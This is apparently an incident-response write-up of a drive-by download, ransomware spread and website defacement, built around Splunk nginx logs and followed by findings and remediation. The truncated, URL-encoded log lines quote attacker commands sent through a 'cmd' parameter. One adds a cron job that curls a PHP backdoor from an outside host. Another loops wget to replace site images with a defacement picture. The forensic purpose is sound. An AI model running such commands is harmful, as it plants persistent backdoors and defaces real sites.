>	7/17/24 10:27:45.000 AM	site="www.commensuratetechnology.com" dest_port= 0.100" src="11.0.178.14" time_local="17/Jul/2024 ocol="HTTP/1.1" status="200" body_bytes_out="928 ttp_user_agent="curl/7.85.0" uri_path="/index.ph ntab%20-l%20%7C%20%7B%20cat%3B%20echo%20%22%2A%2 A%20%2A%20curl%20-o%20%2Fvar%2Fwww%2Fblog.commen 2Fprofiles.php%20http%3A%2F%2Fkindofwelcomepersp s.php%22%3B%20%7D%20%7C%20crontab%20-" http_meth ="/suppliers?cmd=crontab%20-l%20%7C%20%7B%20cat% 30%20%2A%20%2A%20%2A%20%2A%20curl%20-o%20%2Fvar% ratetechnology.com%2Fprofiles.php%20http%3A%2F%2 tive.com%2Fprofiles.php%22%3B%20%7D%20%7C%20cron host = www source = /var/log/nginx/access.log sourcetype = access-too_small
>	7/17/24 10:27:44.000 AM	site="www.commensuratetechnology.com" dest_port= 0.100" src="11.0.178.14" time_local="17/Jul/2024 ocol="HTTP/1.1" status="200" body_bytes_out="163 http_user_agent="curl/7.85.0" uri_path="/index.p r%20i%20in%20%2Fvar%2Fwww%2Fwww.commensuratetech all%2Fthemes%2Fnexus%2Fimages%2F%2A.jpg%3B%20do%2 Fkindofwelcomeperspective.com%2Fhacked.png%20-O% e" http_method="GET" request_uri="/suppliers?cmd r%2Fwww%2Fwww.commensuratetechnology.com%2Fsites us%2Fimages%2F%2A.jpg%3B%20do%20wget%20http%3A%2 pective.com%2Fhacked.png%20-O%20%22%24i%22%3B%20

Findings:

- **PHP Backdoor Planted:** profiles.php
- **Image Used for Defacement:** hacked.png
- **Path to Replaced Images:** /var/www/www.commensuratetechnology.com/
- **Persistence Mechanism:** Cron job on the webserver.
- **Command Used:**

bash

for i in /var/www/www.commensuratetechnology.com/...; do ...; done

- **URI Path Used for Command Execution:** /index.php
- **URL Parameter Used:** cmd

Incident Response

Remediation Actions

1. **On Infected Hosts:**
   - Removed persistence mechanisms from the registry.
   - Changed passwords for compromised accounts.
   - Disabled the compromised domain administrator account.
2. **On the Webserver:**
   - Identified and removed the PHP backdoor.
   - Restored the defaced website using a known good backup.
   - Updated server security configurations to prevent future exploitation.
3. **Containment of Ransomware Spread:**
   - Isolated infected hosts to prevent further spread.
   - Reimaged all infected hosts to remove traces of malware.

Detailed Steps

Step 1: Tracing the Infection Vector

- **Log Evidence:** Splunk logs showing the download of the malicious file.
- **Registry Evidence:** Screenshot of the registry key used for persistence.

Step 2: Investigating Lateral Movement

- **Log Evidence:** Splunk logs of EventID 4648 showing lateral movement via SMB protocol.
- **Network Evidence:** Screenshot of network connections made using compromised credentials.

Step 3: Investigating Website Defacement

- **Defacement Evidence:** Screenshots of the defaced website and backdoor file.
- **Command Evidence:** Logs showing commands used by the attacker to replace files.

Step 4: Incident Response Actions

- **Remediation Evidence:** Logs of persistence mechanisms removed, accounts disabled, and reimaging processes.

Conclusion

The investigation revealed that the incident began with a drive-by download attack, which compromised a host and led to ransomware propagation and website defacement. Through detailed forensic analysis, lateral movement was traced, persistence mechanisms were identified, and remediation actions were effectively implemented.

This structured approach showcases key competencies in incident response, including log analysis, malware containment, and network forensics.